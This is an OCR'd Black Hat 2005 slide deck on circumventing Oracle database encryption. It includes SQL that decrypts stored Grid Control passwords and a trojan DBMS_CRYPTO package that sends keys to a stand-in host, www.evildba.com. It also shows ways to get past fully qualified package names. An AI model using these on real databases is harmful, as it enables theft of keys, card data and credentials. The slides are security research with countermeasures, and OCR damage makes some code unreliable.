Alexander Kornbrust

BLACK HAT BRIEFINGS

Circumvent Oracle's Database Encryption and Reverse Engineering of Oracle Key Management Algorithms

This talk describes architecture flaws of the Oracle's database encryption packages dbms_crypto and dbms_obfuscation_toolkit. These encryption packages are used to encrypt sensitive information in the database. A hacker can intercept the encryption key and use this key to decrypt sensitive information like clinical data, company secrets or credit card information. Even if a flexible key management algorithm (every row has his own key) is in use it is possible to reverse engineer this algorithm quite fast.

A basic knowledge of Oracle databases (PL/SQL) is recommended.

Alexander Kornbrust *is the founder and CEO of Red-Database-Security GmbH, a company specialised in Oracle security. He is responsible for Oracle security audits and Oracle Anti-hacker trainings. Before that he worked several years for Oracle Germany, Oracle Switzerland and IBM Global Services as consultant.*

Alexander Kornbrust is working with Oracle products as DBA and developer since 1992. During the last 5 years found over 100 security bugs in different Oracle products.

Publications and further information can be found at: http://www.red-database-security.com

red database security


Circumvent Oracle's Database Encryption and Reverse Engineering of Oracle Key Management Algorithms

Alexander Kornbrust
28-July-2005

Agenda


1. Motivation
2. Key Management
3. PL/SQL-Wrapping
4. Oracle Enterprise Manager Grid Control 10g
5. Package Interception
6. Reverse Engineering Computed Keys
7. Design Hints
8. Q/A

Motivation for using database encryption



- Hide data from the DBA
- Comply with regulations (FCI, ...)
- Last line of defense
- Encrypt data on external media (Backup)

Sample I - Tables



Customer

CID	Name	CC
1	Formigan	377236636051265
2	Nowman	375407276504655
3	Lotchfield	372027162158631
4	Corrudo	375876668507700
5	Foyo	375427673015113

Order

OID	CID	Quantity	Price
100	1	1	49
101	5	2	59
102	2	1	69
103	3	1	99
104	4	3	49

Sample II – Select unencrypted data

```
C:\> sqlplus appuser/appuser@orcl

SQL> SELECT * FROM customer;

1       Fonnigan        377236636051265
2       Nowman           375407276504655
3       Lotchfield      372027162158631
4       Corrudo          375876668507700
5       Foyo             375427673015113
```


Sample III

Credit card numbers can be selected with a simple SELECT command (e.g. via SQL Injection) if a hacker or malicious DBA have access to the database

➔ Solution: Encrypt the data

Database Encryption in Oracle

- Oracle 8i/9i provides the package dbms_obfuscation_toolkit (DES and 3DES)
- Oracle 10g provides the package dbms_crypto (DES, 3DES, AES, RC4 and 3DES_2KEY)
- 3rd party Software like DBEncrypt from AppSecInc or Encryption Wizard from Relational Database Consultants are using own libraries or are on top of the Oracle encryption packages

Sample DBMS_OBFUSCATION_TOOLKIT (8i/9i)

```
begin
password := hextoraw('       0123456789ABCDEF');

dbms_obfuscation_toolkit.DES3Encrypt(          input => plain_data_raw,
key => password,
encrypted_data => encrypted_data_raw,
which => 1);

end;
/
```


Sample DBMS_CRYPTO (10g)

```
declare
-- set encryption algorithm
l_algorithm PLS_INTEGER :=      dbms_crypto.encrypt_aes128 +
    dbms_crypto.chain_cbc + dbms_crypto.pad_pkcs5;

l_key VARCHAR2(16) :='    blackhat_usa2005    ';   -- set encryption key
l_iv  VARCHAR2(16) :='    1234567890123456';     -- set initialization vector
l_data varchar2(16):='    377236636051265 ';     -- credit card number

begin
dbms_output.put_line('CC='||l_da              ||tail||' Encrypted_Data='||
    rawtohex(  dbms_crypto.encrypt(
                    UTL_RAW.cast_to_raw(l_data),
                    l_algorithm,
                    UTL_RAW.cast_to_raw(l_key),
                     UTL_RAW.cast_to_raw(l_iv)))       );
end;
/
OUTPUT
CC=377236636051265 Encrypted_Data=581ACC35A3356FC24FD8B0C85E89F190
```


Sample IV – encrypted credit card numbers


```
C:\> sqlplus appuser/appuser@orcl


SQL> SELECT * FROM customer;

1       Fonnigan        581ACC35A3356FC24FD8B0C85E89F190
2       Nowman          8E58197EA00E892963057D58D87100CC
3       Lotchfield      09A0D99702F3A1BBB6130661DB5FE5FB
4       Corrudo         AF00107D7BA17C4D2E870A7715F3B097
5       Foyo            D30878DC905887EF45390B0D4EBF2F51
```

Challenge in symmetric encryption




How do to a safe key management ?

Key Management Strategies



- Fixed keys
  - Key handled by the client
  - Store key in the file system
  - Store key in the database
- Computed keys


Key handled by the client



Key handled by the client

- User must enter the key or key is stored on the client PC/Application Server
- Advantages
  - Key is not accessible by the DBA
- Disadvantages
  - If the key is lost/forgot (by the user), the data is lost
  - Not in sync with backup/restore
  - Key must be shared between users


Store key in the file system



Store key in the file system

- Key is stored in a different account and accessed by an external procedure
- Advantages
  - Key is not accessible by the DBA
- Disadvantages
  - Additional complexity (2nd listener, Library, ...)
  - Not in sync with backup/restore


Store key in the database



Store key in the database


- Key is stored in the database (e.g. in a table or procedure)
- Advantages
  - In sync with backup/restore
- Disadvantages
  - Key is accessible by the DBA (like everything in the database)

Computed keys



- Key is not stored and will be computed every time
- Advantages
  - No need to store keys in the database
  - Every value has a different key
- Disadvantages
  - Algorithm to generate the key must be protected


Computed keys – Sample Algorithm



Sample algorithm

```
pk := read_primary_key;
str := xor (pk, 'blackhat');
key:= md5(str);
encrypt (value, key)
```

Wrapping PL/SQL-Code




- To stop the DBA (or the hacker) from reading the key or the key generating algorithm from the PL/SQL-code it is necessary to obfuscate the PL/SQL-source with the Oracle wrap utility

Usage:

```
wrap oname=mypack1.pkb oname=mypack1_wr.pkb
```


Wrapping PL/SQL-Code




Excerpt from the Oracle Documentation:

Documentation Oracle 9i:
… the Wrap Utility, a standalone programming utility that encrypts PL/SQL source code. You can use the Wrap Utility to deliver PL/SQL applications without exposing your source code.

Documentation Oracle 10g:
By hiding application internals, the wrap utility makes it difficult for other developers to misuse your application, or business competitors to see your algorithms.

➔ Oracle is aware that wrapping of PL/SQL is not safe. Oracle changed the algorithm in Oracle 10g. In Oracle 8i/9i there are different possibilities to get the source of wrapped PL/SQL.

Wrapping Oracle 8i/9i Code I




cat crypt_w.pkb

```
CREATE FUNCTION myencrypt wrapped
[ ]
1L_ALGORITHM:
1PLS_INTEGER:
1DBMS_CRYPTO:
1ENCRYPT_AES128:
1+:
1CHAIN_CBC:
1PAD_PKCS5:
1L_KEY:
116:
1blackhatusa_2005:
1L_IV:
1iv_bhusa_2005_iv:
1L_DATA:
1377236636061265:
1UTL_RAW:
1CAST_TO_VARCHAR2:
[ ]
```

```
1ENCRYPT:
1CAST_TO_RAW:
0
0
0
6b
2
0 a0 8d 8f a0 b0 3d b4
:2 a0 2c 6a a3 a0 51 a5 1c
81 b0 a3 a0 1c :2 a0 6b 7e
:2 a0 6b b4 2e 7e :2 a0 6b b4
2e 81 b0 a3 a0 51 a5 1c
6e 81 b0 a3 a0 51 a5 1c
6e 81 b0 a3 a0 51 a5 1c
6e 81 b0 :3 a0 6b :2 a0 6b :2 a0
6b a0 a5 b :3 a0 6b a0 a5
b :2 a0 6b a0 a5 b a5 b
a5 b d :2 a0 65 b7 a4 a0
b1 11 68 4f 1d 17 b5
6b
```

➔ Keep in mind that literals in 8i/9i are not obfuscated

Wrapping Oracle 8i/9i Code II




cat crypt.sql

```
[...]
-- blac khat _usa 2005
l1 varchar2(16):=chr(98)
    ||chr(108)||chr(97)||chr(9
    9);
l2 varchar2(16):=chr(107)
    ||chr(104)||chr(97)||chr(1
    16);
l3 varchar2(16):=chr(95)
    ||chr(117)||chr(115)||chr(
    97);
l4 varchar2(16):=chr(50)
    ||chr(48)||chr(48)||chr(53
    );
l_key VARCHAR2(16) := l1||l2||
    l3||l4;
[...]
```

cat crypt_w.pkb

```
[...]
1PAD_PKCS5:
1L1:
116:
1CHR:
196:
1||:
1108:
197:
199:
1L2:
1107:
1104:
1116:
1L3:
195:
1117:
1115:
1L4:
150:
146:
153:
1L_KEY:
[...]
```


Wrapping Oracle 10g Code



```
cat crypt_w10.pkb

CREATE OR REPLACE FUNCTION myencrypt wrapped
a000000
b2
abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd
8
1d2 171
XD2BtHNYhSd9zSYVOq2BSqYkVZYvq3n3NSDWfHQCv4vqzitRa+NRfy6E2kbIs00vaeB1V5Oq
nCtVebqqteEL9R5TbDNJnf6NnGCZv41Avrejdeqf17U94TZ8LTAtn980/2NveEWmVQ8udqc
5FdfVAZChzU0hdWNuLrmTFQJqvHRsnoAhRenp2ACJvCh85zfNrzu+a7rLsPsosVI/CpyTRm9
/UnW/9yf6jqlN630Pfk7JG7Qc1sQvP6zybZkYAkNpdB6TBGq9cOuHYCv2anoZeqDAqbO+sF+
eFTI7mT2r2LTRyGuo4WGmhW5ADu3RJ0rtt3TV8nqr8AMDV++str26yq8pBtBdzGBn9HbVR+X
Oj9s

/
```


➔ In 10g Oracle changed the algorithm to make reverse engineering more difficult. In addition all literals are now obfuscated.

Real life example for database encryption



- The following example shows how Oracle uses database encryption to encrypt passwords from the Oracle Enterprise Manager Grid Control

Oracle Enterprise Manager (OEM) 10g Grid Control



- Oracle Enterprise Manager 10g Grid Control is Oracle's central tool for database administration and provides a single tool that can monitor and manage not only every Oracle software element in your grid, but also Web applications, hosts, and the network in between.
- Grid Control (GC) is a web based application and stores encrypted database passwords, host passwords and credentials for Oracle Metalink.
- Oracle was informed about insecurities in the password handling on the 4-feb-2005

Encryption in OEM 10g Grid Control

Grid Control (GC) is a web based application and stores encrypted database passwords, host passwords and credentials for Oracle Metalink.

If a hacker is able to decrypt the password he will have access to ALL database servers and servers managed by grid control.

Encryption in OEM 10g Grid Control

Encryption in OEM 10g Grid Control

A short analysis of the grid control application shows

- Grid control uses the SYSMAN schema
- Passwords are stored in the tables MGMT_CREDENTIALS2, MGMT_ARU_CREDENTIALS and MG MGMT_VIEW_USER_CREDENTIALS
- Passwords are encrypted with the function encrypt
- Passwords can be decrypted with the function decrypt
- DBA users can decrypt all passwords by using the decrypt function

Encryption in OEM 10g Grid Control

Show the ARU (Metalink) -Username & Password

```
select sysman.decrypt(ARU_USERNAME),
sysman.decrypt(ARU_PASSWORD)
from SYSMAN.MGMT_ARU_CREDENTIALS;
```

Show Oracle Password of the user mgmt_view

```
select VIEW_USERNAME, sysma    n.decrypt(VIEW_PASSWORD)
from SYSMAN.MGMT_VIEW_USER_CREDENTIALS;
```

Show Username & Passwords for databases, operating system and listener login

```
select credential_set_column,
sysman.decrypt(credent        ial_value) from
SYSMAN.MGMT_CREDENTIALS2;
```


Encryption in OEM 10g Grid Control

Design Flaws

- Encryption key (seed) is stored in clear text in the table MGMT_EMCRYPTO_SEED
- Every user with DBA permission or SELECT ANY TABLE can decrypt all passwords
- Sensitive data like passwords should be located in the SYS schema
- Obvious function and table names (seed, encrypt, decrypt, …)
- PL/SQL-Code is wrapped with the weaker 9i version
- Dynamic SQL is not used to hide dependencies

Package Interception

The previous example used design flaws and DBA permission to decrypt data

The following approach works (in most cases) without DBA permission and is able to intercept all encryption keys

With DBA permission a hacker or malicious DBA can ALWAYS intercept the encryption key

The following approach is done with Oracle 10g but also possible with Oracle 8i/9i.

Package Interception

How is Oracle resolving object names?

Example:


```
SQL> exec dbms_crypto.encrypt(...);
```


Name resolution:

Is there a local object in the current schema (procedure, ...) called dbms_crypto? If yes, use it.

Is there a private synonym called dbms_crypto? If yes, use it.

Is there a public synonym called dbms_crypto? If yes, use it.


Package Interception
User 1
Tables
Functions
Procedures
Packages
Views
Private Synonyms
encrypt/decrypt
dbms_crypto
Public Synonyms
SYS
Views
dbms_crypto
dbms_crypto_FFI
Tables
Functions
Procedures
Packages
Trusted library
CRYPTO_TOOLKIT_LIBRARY
Red-Database-Security Gm
Alexander Kornbrust, 28-Jul-2005
V1.01
35


Package Interception
www.evildba.com
encryption key
encryption key
User 1
Tables
Functions
Procedures
Packages
Views
dbms_crypto
encrypt/decrypt
Private Synonyms
Public Synonyms
encryption key
SYS
Views
encryption key
dbms_crypto
dbms_crypto_FFI
Tables
Functions
Procedures
Packages
encryption key
Trusted library
CRYPTO_TOOLKIT_LIBRARY
Red-Database-Security Gm
Alexander Kornbrust, 28-Jul-2005
V1.01
36

Package Interception

To intercept parameters from packages we need

- A package with the identical specification as the original package
- Possibility to log parameter values or send to a foreign server

Package Interception

Use the default package specificat ion from dbms_crypto from 10g
and add the variable web server to se nd the encryption keys to this webserver

```
CREATE OR REPLACE PACKAGE DBMS_CRYPTO AS

-- Web Server for key logging
KEYWEBSERVER CONSTANT VARCHAR2(48'http://www.ewildba.com/',
KEYRC VARCHAR2(32767),

-- Hash Functions
      HASH_MD4        CONSTANT PLS_INT      EGER      :=   1;
      HASH_MD5        CONSTANT PLS_INT      EGER      :=   2;
      HASH_SH1        CONSTANT PLS_INT      EGER      :=   3;

      -- MAC Functions
      HMAC_MD5        CONSTANT PLS_INT      EGER      :=   1;
      HMAC_SH1        CONSTANT PLS_INT      EGER      :=   2;
[...]
```

Package Interception

Create a fake dbms_crypto

```
CREATE OR REPLACE PACKAGE BODY DBMS_CRYPTO AS

FUNCTION  Encrypt (src  I        N       RAW,
                   typ  IN       PLS_INTEGER,
                   key IN        RAW,
                   iv  IN        RAW                  DEFAULT NULL)
RETURN RAW AS
BEGIN

keyrc:=utl_http.request(KEYWEBSERVER||'user='||user||'/'||'/key='||UTL
_RAW.cast_to_varchar2(       key )||'/iv='||UTL_RAW.cast_to_varchar2(              iv )||'/ty
p='||typ);

  RETURN SYS.dbms_crypto.encrypt(src,typ,key,iv)              ;

END;
[...]
```


Package Interception – Sample I

Install the interception packages in the local schema appuser

```
C:\> sqlplus appuser/appuser@orcl

SQL> @dbms_crypto_spec_fake.sql
Package created.

SQL> @dbms_crypto_fake.sql
Package Body created.

SQL> @crypt_sample.sql
CC=377236636051265 Encrypted_Data=      581ACC35A3356FC24FD8B0C85E89F190
```

Package Interception – Sample II

We find the encryption key and initializat ion vector in the web server log file

tail -f http-web-access.log

127.0.0.1 - - [28/Jul/2005 :10:36:06 +0100] "GET
/user=APPUSER/key= blackhat_usa2005 /iv= 12345678901234**56** /typ=4358 HTTP/1.1" 404 186

127.0.0.1 - - [28/Jul/2005 :10:38:11 +0100] "GET
/user=APPUSER/key= blackhat_usa2005 /iv= 12345678901234**51** /typ=4358 HTTP/1.1" 404 186

127.0.0.1 - - [28/Jul/2005 :10:40:13 +0100] "GET
/user=APPUSER/key= blackhat_usa2005 /iv= 12345678901234**56** /typ=4358 HTTP/1.1" 404 186

127.0.0.1 - - [28/Jul/2005 :13:15:48 +0100] "GET
/user=APPUSER/key= blackhat_usa2005 /iv= 12345678901234**56** /typ=4358 HTTP/1.1" 404 186

127.0.0.1 - - [28/Jul/2005:16:46: 26 +0100] "GET /user=SYS/key =<E6oY0?7`7re -P<E6o*
404 153

127.0.0.1 - - [28/Jul/2005:01:00: 08 +0100] "GET /user=SYSMAN/key =<E6oY0?7`7re
-P<E6o* 404 156

127.0.0.1 - - [28/Jul/2005:01:00: 08 +0100] "GET /user=SYSMAN/key =<E6oY0?7`7re
-P<E6o* 404 156

Package Interception

Every time the package dbms_crypto is executed

- The local (fake) dbms_crypto package is called
- The encryption key + initialization vector is sent to a foreign web server
- The original dbms_crypto is called
- The return value from the original dbms_crypto is passed back to the local dbms_crypto
- The local dbms_crypto passes the return value back to the original caller

Package Interception

The concept of package interception can intercept all keys independently from the key management strategy

- Keys handled by the client
- Keys stored in the file system
- Keys stored in the database

because the key must be passed to the package dbms_crypto which can be intercepted

Package Interception - Countermeasure

Mitigate the risk by using full qualified names for packages

e.g. exec SYS.dbms_crypto

instead of

exec dbms_crypto

➔ Now you need at least DBA permission to intercept keys

Package Interception – Counter-countermeasure

If the application uses full qualified names

Move the original dbms_crypto from schema SYS to the schema SYSTEM

Create the fake dbms_crypto package in the SYS schema pointing to SYSTEM.dbms_crypto

Or

Replace the dbms_crypto or dbms_crypto_ffi with a trojanized version

➔ As long as parameters are passed it is possible to intercept them.

Reverse Engineering computed keys

Computed keys use a different encryption key for every row

It's possible to intercept these keys too but without the key generating algorithm we cannot decrypt all values

➔ Necessity to reverse engineer the computed key algorithm if unwrapping of PL/SQL is not possible

Reverse Engineering computed keys

- To compute the keys we must call PL/SQL functions/procedures to do the computation (like XOR, MD5, …)
- If an attacker knows the function, parameters and the call sequence it is very easy to reverse engineer the key algorithm
- Install interception packages for utl_raw, dbms_util, standard, dbms_crypto, …

Reverse Engineering computed keys

- Sample output
- utl_raw.bit_xor, p1=4711, p2=2702
- dbms_crypto.hash, p1=6377, p2=MD5
- dbms_crypto.encrypt, p1=secretdata, p2=AES128, p3=XXXX79CA696946ACEB4337FB1BA9B23A, p4=1234567890123456

And the appropriate key algorithm

- XOR the primary key 4711 with 2702
- Generate MD5-checksum of the result
- Replace the first 4 characters by XXXX
- Use the MD5 checksum to encrypt/decrypt the data

3rd party software

All concepts mentioned here are also valid for 3rd party database encryption software.

3rd-party encryption software for Oracle databases like DBEncrypt or The Encryption Wizard which add an encryption additional layer to the application could always be circumvented.

Design hints

Use unobvious function/procedure/table names instead of obvious ones (crypt/encrypt/creditcard/…)

Use dynamic SQL to hide Oracle dependencies

Use full qualified names (e.g. SYS.dbms_crypto)

Use a monolithic architecture (key generation and trusted libraries access in one package) which requires no parameter passing. Contact Oracle if this solution is supported by Oracle

Summary

- It is not possible to hide data from the DBA
- Very often a hacker can get DBA privileges
- A hacker which is able to become DBA (e.g. via dbms_metadata, …) can read and/or decrypt everything (e.g. credit card numbers, grid control passwords, …)
- Database encryption with dbms_crypto or dbms_obfuscation_toolkit is not secure because a secure key management is not possible.

red database security

Contact

Alexander Kornbrust

Red-Database-Security GmbH
Bliesstrasse 16
D-66538 Neunkirchen
Germany

Telefon: +49 (0)6821 – 95 17 637
Fax: +49 (0)6821 – 91 27 354
E-Mail: ak@red-database-security.com

Web: http://www.red-database-security.com